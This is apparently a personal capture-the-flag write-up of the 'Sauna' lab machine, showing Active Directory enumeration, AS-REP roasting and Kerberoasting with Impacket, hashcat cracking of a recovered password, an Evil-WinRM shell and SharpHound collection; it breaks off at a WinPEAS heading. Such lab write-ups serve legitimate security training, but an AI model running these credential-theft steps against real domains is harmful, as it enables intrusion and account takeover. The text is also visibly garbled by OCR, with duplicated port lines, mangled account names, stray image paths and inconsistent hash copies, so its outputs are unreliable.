

0x1 Scan

The Modern Day Port Scanner.

```
[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
```

```
[~] Automatically increasing ulimit value to 500.
```

[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers

```
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
```

```
Open 10.10.10.175:53
```

```
Open 10.10.10.175:80
```

```
Open 10.10.10.175:88
```

Open 10.10.10.175:135

```
Open 10.10.10.175:139
```

Open 10.10.10.175:38

Open 10.10.10.175:441

Open 10.10.10.175:46

```
Open 10.10.10.175:48
Open 10.10.10.175:59
```

```
Open 10.10.10.175:593
Open 10.10.10.175:63
```

```
Open 10.10.10.175:8300
Open 10.10.10.175:3200
```

```
Open 10.10.10.175:32000
Open 10.10.10.175:32000
```

```
Open 10.10.10.175:32000
Open 10.10.10.175:58000
```

```
Open 10.10.10.175:598
Open 10.10.10.175:833
```

```
Open 10.10.10.175:9381
Open 10.10.10.175:4881
```

```
Open 10.10.10.175:490
Open 10.10.10.175:490
```

```
Open 10.10.10.175:490
Open 10.10.10.175:490
```

```
Open 10.10.10.175:490
Open 10.10.10.175:490
```

```
Open 10.10.10.175:490
2025-08-27 10:10:10 10.10.10.175:490
```

```
Open 10.10.10.175:490
2 10.10.10.175:490
```

```
Open 10.10.10.175:49152
```

```
[~] Starting Script(
```

```
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

Host script results:

```
| p2p-conficker:
```

```
| Checking for Conficker.C or higher...
```

```
| Check 1 (port 35558/tcp): CLEAN (Timeout)
```

```
| Check 2 (port 13992/tcp): CLEAN (Timeout)
```

```
| Check 3 (port 32700/udp): CLEAN (Timeout)
```

```
| Check 4 (port 57297/udp): CLEAN (Timeout)
```

```
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
```

```
| smb2-security-mode:
```

311:

```
|_ Message signing enabled and required
```

```
| smb2-time:
```

```
date: 2023-01-13T00:16:22
```


```
|_ start_date: N/A
```

```
|_clock-skew: 8h00m20s
```

Found a domain *EGOTISTICAL-BANK.LOCAL0*

0x2 HTTP (80)

I check the website.



these could be potential domain users.

0x3 LDAP

Domain enumeration

First I get naming context.

```
ghost@localhost [00:25:18] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana] [master *]
→ % ldapsearch -x -H ldap://10.10.10.175 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
#
dn:
namingcontexts: DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: CN=Schema,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: DC=DomainDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: DC=ForestDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

Found domain controller *EGOTISTICAL-BANK.LOCAL*

```
ghost@localhost [00:29:38] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana] [master *]
→ % ldapsearch -x -H ldap://10.10.10.175 -b 'DC=egotistical-bank,DC=local'
# extended LDIF
#
# LDAPv3
# base <DC=egotistical-bank,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# EGOTISTICAL-BANK.LOCAL
dn: DC=EGOTISTICAL-BANK,DC=LOCAL
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=EGOTISTICAL-BANK,DC=LOCAL
instanceType: 5
whenCreated: 20200123054425.0Z
whenChanged: 20230112201551.0Z
subRefs: DC=ForestDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
subRefs: DC=DomainDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
subRefs: CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
uSNCreated: 4099
dSASignature:: AQAACgAAAAAAAAAAAAAAAAAAAAAAQL7gs8Yl7ESyuZ/4XESy7A==
uSNChanged: 88776
```

But most of the naming are pretty much useless.


Domain user enumeration

Now from HTTP about page, I got a bunch of team members

- <http://10.10.10.175/about.html>

```
Fergus Smith  
Shaun Coins  
Sophie Driver  
Bowie Taylor  
Hugo Bear  
Steven Kerb
```

I created a potential word list.



```
users.txt U X  
MOCK-EXAMS > 2022-01-12 > suana > users.txt  
1 Fergus Smith  
2 Shaun Coins  
3 Sophie Driver  
4 Bowie Taylor  
5 Hugo Bear  
6 Steven Kerb  
7 fergus.smith  
8 shaun.coins  
9 bowie.taylor  
10 sophie.driver  
11 hugo.bear  
12 steven.kerb  
13 f.smith  
14 s.coins  
15 b.taylor  
16 s.driver  
17 h.bear  
18 s.kerb  
19 fsmith  
20 scoins  
21 btaylor  
22 sdriver  
23 hbear  
24 s.kerb
```

Then I use Kerbrute to find potential user.

Found one domain user, [fsmith@egotistical-bank.local](#).

[illegible]

Check No Pre-authentication users

There's no pre-authentication user.

```
ghost@localhost [00:43:38] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana] [master *]
→ % GetNPUsers.py -dc-ip 10.10.10.175 -request 'egotistical-bank.local/'
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

No entries found!
```

I check again with users, and found *fsmith* vulnerable to AS-REP Roasting.

- <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/as-rep-roasting-using-rubeus-and-hashcat>

```
ghost@localhost [00:47:21] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/svana] [master *]
→ % GetNPUsers.py -dc-ip 10.10.10.175 -request 'egotistical-bank.local/' -usersfile users.txt

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

$krb5asrep$23$fsmith@egotistical-bank.local@EGOTISTICAL-BANK.LOCAL:509bf3edda3bc34f229f1cc64b5e8a87$dfaa93
af0070c9c18c66a7f6af2032e8cd140225b5a11b7e87e626b14c9088a02a81672566b32bfb4ecf9afa90c643dba9189787e15ff6cc
4584e5567c136463bcb4019c89766432f26243225a7fcc60bc55efc54358d810211e6fa56ae6c48322dd1e7ccb05b78035e3c195c
743f7ab2a3774dc336f14dddeb39fa430b863f00d415c8fb2eea52f4f1a23290bc37d4a7652bc4ff0653ef629530c34f5c4fbbec8a
912df6ccb975dd512736e61721dad39d35d4b9408b671686edc95869d543d63f584a42e0944d9f9cf957f9364a1aa6852e6f8a937d4
7e229b21c0644238af55c8615d1d4d82aaafc3ef60240ff0d031d6870fffe89dc64e99bdb064d9a087
```

AS-REP Roasting

I crack the AS-REP ticket using hashcat.

```
ghost@localhost [00:59:03] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana] [master *]
→ % hashcat -a 0 hashes.txt -O /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-Intel(R) Core(TM) i5-9600K CPU @ 3.70GHz, 6867/13799 MB (2048 MB allocatable), 6MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

18200 | Kerberos 5, etype 23, AS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385
```

```
$krb5asrep$23$fsmith@egotistical-bank.local@EGOTISTICAL-BANK.LOCAL:509bf3edda3bc34f229f1cc64b5e8a87$d
faa93af0070c9c18c66a7f6af2032e8cd140225b5a11b7e87e626b14c9088a02a81672566b32bfb4ecf9afa90c643dba91897
87e15ff6cc4584e5567c136463bcb4019c89766432f26243225a7fcc60bc55efc54358d8102111e6fa56ae6c48322dd1e7ccb
05b78035e3c195c743f7ab2a3774dc336f14dddeb39fa430b863f00d415c8fb2eea52f4f1a23290bc37d4a7652bc4ff0653ef
629530c34f5c4fbbec8a912df6ccb957dd512736e61721dad39d35d4b9408b671686edc95869d543d63f584a42e40944d9fc9
57f9364a1aa6852e6f8a937d47e229b21c0644238af55c8615d1d4d82aaafc3ef60240ff0d031d6870fffe89dc64e99bdb064
d9a087:Thestrokes23
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$fsmith@egotistical-bank.local@EGOTIST...d9a087
Time.Started.....: Fri Jan 13 00:59:13 2023 (6 secs)
Time.Estimated...: Fri Jan 13 00:59:19 2023 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1774.4 kH/s (3.21ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 10539007/14344385 (73.47%)
Rejected.....: 2047/10539007 (0.02%)
Restore.Point....: 10532860/14344385 (73.43%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Tomica → Thelma55
Hardware.Mon.#1..: Temp: 47c Util: 72%
```

```
Started: Fri Jan 13 00:59:08 2023
Stopped: Fri Jan 13 00:59:21 2023
```

So the password is *Thestrokes23*.

I use *evil-winrm* to connect.

```
ghost@localhost [01:00:58] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana] [master *]
→ % evil-winrm -i 10.10.10.175 -u 'fsmith' -p Thestrokes23
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents> █
```

0x4 Foothold

user.txt flag


```
*Evil-WinRM* PS C:\Users\FSmith\Documents> dir ../Desktop
```

```
Directory: C:\Users\FSmith\Desktop
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-ar---	1/12/2023 12:16 PM	34	user.txt

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> cat ../Desktop/user.txt
3931732103b0c2fe95bdb32272f15983
```

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> ipconfig /all
```

Windows IP Configuration

```
Host Name . . . . . : SAUNA
Primary Dns Suffix . . . . . : EGOTISTICAL-BANK.LOCAL
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : EGOTISTICAL-BANK.LOCAL
                                htb
```

Ethernet adapter Ethernet0 2:

```
Connection-specific DNS Suffix . : htb
Description . . . . . : vmxnet3 Ethernet Adapter
Physical Address. . . . . : 00-50-56-B9-C3-4B
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
IPv6 Address. . . . . : dead:beef::238(Preferred)
Lease Obtained. . . . . : Thursday, January 12, 2023 12:15:54 PM
Lease Expires . . . . . : Thursday, January 12, 2023 5:46:51 PM
IPv6 Address. . . . . : dead:beef::48b5:d77d:c00c:535e(Preferred)
Link-local IPv6 Address . . . . . : fe80::48b5:d77d:c00c:535e%7(Preferred)
IPv4 Address. . . . . : 10.10.10.175(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::250:56ff:feb9:35eb%7
                                10.10.10.2
DHCPv6 IAID . . . . . : 369119318
DHCPv6 Client DUID. . . . . : 00-01-00-01-2B-52-22-D0-00-50-56-B9-C3-4B
DNS Servers . . . . . : 8.8.8.8
NetBIOS over Tcpip. . . . . : Enabled
Connection-specific DNS Suffix Search List :
                                htb
```

User enumeration


```
*Evil-WinRM* PS C:\Users\FSmith\Documents> whoami /all
```

USER INFORMATION

User Name	SID
egotisticalbank\fsmith	S-1-5-21-2966785786-3096785034-1186376766-1105

GROUP INFORMATION

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users	Alias	S-1-5-32-580	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access	Alias	S-1-5-32-554	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level	Label	S-1-16-8448	

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

USER CLAIMS INFORMATION

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> net user fsmith
```

User name	FSmith
Full Name	Fergus Smith
Comment	
User's comment	
Country/region code	000 (System Default)
Account active	Yes
Account expires	Never

Password last set	1/23/2020 8:45:19 AM
Password expires	Never
Password changeable	1/24/2020 8:45:19 AM
Password required	Yes
User may change password	Yes

Workstations allowed	All
Logon script	
User profile	
Home directory	
Last logon	1/12/2023 4:48:06 PM

Logon hours allowed	All
---------------------	-----

Local Group Memberships	*Remote Management Use
Global Group memberships	*Domain Users

The command completed successfully.

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> net users /domain
```

User accounts for \\

Administrator	FSmith	Guest
U\$mith	l\$mith	g\$uest

```
HSMITH KRBtgt SVC_CoAuthn
The command completed with one or more errors.
```

BloodHound/SharpHound

I copied SharpHound to enumerate AD network.

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> copy \\10.10.14.5\kali\SharpHound.exe .
*Evil-WinRM* PS C:\Users\FSmith\Documents> .\SharpHound.exe
2023-01-12T17:06:16.2736207-08:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2023-01-12T17:06:16.3986205-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-01-12T17:06:16.4298722-08:00|INFORMATION|Initializing SharpHound at 5:06 PM on 1/12/2023
2023-01-12T17:06:28.6886373-08:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-01-12T17:06:28.8605103-08:00|INFORMATION|Beginning LDAP search for EGOTISTICAL-BANK.LOCAL
2023-01-12T17:06:28.8917774-08:00|INFORMATION|Producer has finished, closing LDAP channel
2023-01-12T17:06:28.8917774-08:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-01-12T17:06:59.2656747-08:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 36 MB RAM
2023-01-12T17:07:25.0757289-08:00|INFORMATION|Consumers finished, closing output channel
2023-01-12T17:07:25.1225928-08:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2023-01-12T17:07:25.3569745-08:00|INFORMATION|Status: 94 objects finished (+94 1.678571)/s -- Using 42 MB RAM
2023-01-12T17:07:25.3569745-08:00|INFORMATION|Enumeration finished in 00:00:56.5097037
2023-01-12T17:07:25.4353000-08:00|INFORMATION|Saving cache with stats: 53 ID to type mappings.
53 name to SID mappings.
0 machine sid mappings.
2 sid to domain mappings.
0 global catalog mappings.
2023-01-12T17:07:25.4507568-08:00|INFORMATION|SharpHound Enumeration Completed at 5:07 PM on 1/12/2023! Happy Graphing!
*Evil-WinRM* PS C:\Users\FSmith\Documents> dir

Directory: C:\Users\FSmith\Documents

Mode                LastWriteTime         Length Name
----                -
-a----            1/12/2023    5:07 PM           11803 20230112170724_BloodHound.zip
-a----            8/3/2022     1:20 AM          1051648 SharpHound.exe
-a----            1/12/2023    5:07 PM           8601 2DFkMDEyYjYtMmE1ZS00YmY3LTk0OWItYTlM20WVMjc5NDVk.bin

*Evil-WinRM* PS C:\Users\FSmith\Documents> copy 20230112170724_BloodHound.zip \\10.10.14.5\kali
```

Kerberoasting Hsmith (useless user)

I try checking Kerberoasting with *Rubeus* and failed somehow.

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> .\Rubeus.exe kerberoast /outfile:roast
```

```

-----\      -
(-----) )_  _| |  ----- _ _ ----
| _ _ /| | | | | _ \ | _ _ | | | /----)
| | \ \ | | | | | ) ) _ _ _ | | | _ _ |
|_| | | | _ _ /| _ _ _ /| _ _ _ ) _ _ _ / ( _ _ /

```

v2.2.0

```
[*] Action: Kerberoasting
```

```
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
```

```
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

```
[*] Target Domain      : EGOTISTICAL-BANK.LOCAL
```

```
[*] Searching path 'LDAP://SAUNA.EGOTISTICAL-BANK.LOCAL/DC=EGOTISTICAL-BANK,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
```

```
[*] Total kerberoastable users : 1
```

```
[*] SamAccountName      : HSmith
```

```
[*] DistinguishedName      : CN=Hugo Smith,DC=EGOTISTICAL-BANK,DC=LOCAL
```

```
[*] ServicePrincipalName      : SAUNA/HSmith.EGOTISTICALBANK.LOCAL:60111
```

```
[*] PwdLastSet      : 1/22/2020 9:54:34 PM
```

```
[*] Supported ETypes : RC4_HMAC_DEFAULT
```

```
[X] Error during request for SPN SAUNA/HSmith.EGOTISTICALBANK.LOCAL:60111@EGOTISTICAL-BANK.LOCAL : InitializeSecurityContext failed. Ensure the service principal name is correct.
```

I try with Impacket and manages to dump. The clock was skewed initially, so I sync with DC.

```
ghost@localhost [01:20:44] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana] [master *]
→ % GetUserSPNs.py egotistical-bank.local/fsmith:Thestrokes23 -outputfile roast
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
SAUNA/HSmith.EGOTISTICALBANK.LOCAL:60111	HSmith		2020-01-23 13:54:34.140321	<never>	

```
[-] Principal: egotistical-bank.local\HSmith - Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

```
ghost@localhost [01:21:10] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana] [master *]
→ % cat roast
```

```
File: roast <EMPTY>
```

```
ghost@localhost [01:21:16] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana] [master *]
→ % rm roast
```

```
ghost@localhost [01:21:17] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana] [master *]
→ % ntpdate 10.10.10.175
2023-01-13 09:22:11.661785 (+0800) +28821.061740 +/- 0.193720 10.10.10.175 s1 no-leap
CLOCK: step_systemtime: Operation not permitted
```

```
ghost@localhost [01:21:50] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana] [master *]
→ % sudo ntpdate 10.10.10.175
[sudo] password for ghost:
2023-01-13 09:22:19.589842 (+0800) +28821.066105 +/- 0.185974 10.10.10.175 s1 no-leap
CLOCK: time stepped by 28821.066105
```

```
ghost@localhost [09:22:19] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana] [master *]
→ % GetUserSPNs.py egotistical-bank.local/fsmith:Thestrokes23 -outputfile roast
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
SAUNA/HSmith.EGOTISTICALBANK.LOCAL:60111	HSmith		2020-01-23 13:54:34.140321	<never>	

Then I crack the credential, and got the same password *Thestrokes23*.

```
ghost@localhost [09:25:11] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana] [master *]
→ % hashcat -a 0 hsmith.hashes -0 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-Intel(R) Core(TM) i5-9600K CPU @ 3.70GHz, 6867/13799 MB (2048 MB allocatable), 6MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords..: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385
```

```
$krb5tgs$23$*HSmith$EG0TISTICAL-BANK.LOCAL$egotistical-bank.local/HSmith*$5a35269502855475c59e1e600321a39f$15976483eeb5de244180bc3d9cbbd
bd811a25c64462a07902f88aea1fc84bd1ea3bae1e7565f3befac2dddaf5576e3c62797d6d403296fe3257a9659f6cc95d6221f6450c0adb2ddb7f1dbd315bf3f64d4958
1dff0b03e59fc59ffd0162ecbffd39050a3486fef0bc3dad842bafa16fe69a6f8eaa1c09c8f3007572b2c49e5b6d206460f481a568a8e856b745077c4b890ac7e0fea6
fb11c0e140ad972101cfcebb68bc16e8a7e62a956240b70dd0be6f266767f0f4977f945bf75af8855d0e7f13547d4f8b1ea12e16257e4be643169425f92ca278281d6af7
5370ab733bbf121ea674490bf1211292e2743435e22ad565fc96868115eebc6b18dc85397ce9192424225457229bba5ba5c82fe8cc9ec299def88597fdea84d05eae116
6d85cf2e6132bc1f50ad77a9ad32ff11da0e96736380328a4e6ee0d8ab969f9ce7df11866020b22bdddde987b5ca304353f7f5ca321c126b0b41645695d809d09869d20c3
6cd7540ab07e8f9f94af464f89ca41dec1093f66b6658ca320cf6afa8723329776c01818d828df5ff1caac3000341f81db22d3ba16c9568e84366a4307194b04fcf94217
b8aa3d99b165f22364cc303858d2ae2d83e1ceca4f9fd1cf87f235f1dd3b14dd284041d616a5f9731437ed84295feb5b2b2522904aac23e8cd1894d77d62a22d1294a21
d1b2dc68cb8a9cca2cee6a3ff80fad256262a794846de693f488c9a8535ea883f816ed2d12dc468f6b17430b265a6d99e0c8d1f9595de027b5d561c0f3da9fb8e3b55f5
67b3d1f4723331c6562f4b60ebbb28e31c16086f577a53f183f92255544305b8f2b546c7b0d4971fa8799c0eda55493b4af27c9c8690de91aab0974fa002c8de6a6c3571
410af9b2c11e2cdec004b3efced4d296d413e45b50ae13c4806331f7ce6281f41e9b1147b7268582709fd599df04a84105586f80dc14fc36cdb7866f0010405d6fd4db3
7bd05f9ed18242debc900913c9852f8c9c2a692d0f5aeda6f96fb092ad56357e07a8f1d60a60ad131eb79934af494ac44763f06b5cd4057610bd40af249faa0fac380dea
a862211ada01f140f10275e801ac002ca7ca1da935289a74b2b1c2e3dd40267b193c0c7988593a29c2d750839dc71aa9a6cc858f4f16243276bcc5204b7b73dd123f973f
17b48478538c1da0a83cec8c778ff135eabcebafe7c4b10fc2acf8941b9dbc1c55be86f940cbfdea898a0478b92f2b6b3e1f0de743bcc73fec5f8e9645b94dac268ae050
4231708a74cb5407df577dd76777edd998c8b0cfa58a1cea359e8a57fb0e364d87f5ee86611cc7c44bf413a55d194de80619f4bb6a8786863b3492026efe1dd9e895ab73
7452d9648f88cfd03bec6979d9f71ec28f8e9993056d1d49b96273cadaf5:Thestrokes23
```

However, the user is not in *Remote Management Use* so cannot do much.

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> net user hsmith
User name                HSmith
Full Name                 Hugo Smith
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires           Never

Password last set        1/22/2020 9:54:34 PM
Password expires          Never
Password changeable       1/23/2020 9:54:34 PM
Password required         Yes
User may change password  Yes

Workstations allowed      All
Logon script
User profile
Home directory
Last logon                Never

Logon hours allowed       All

Local Group Memberships
Global Group memberships  *Domain Users
The command completed successfully.
```

```
ghost@localhost [09:30:42] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/suana] [master *]
→ % evil-winrm -i 10.10.10.175 -u 'hsmith' -p 'Thestrokes23'
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

Winpeas

```
-a---- 1/12/2023 5:07 PM 8601 ZDFRMDEYJYtmmEIZS00YmYSLTR00WlCYTMZ0WMMHJC5NDV

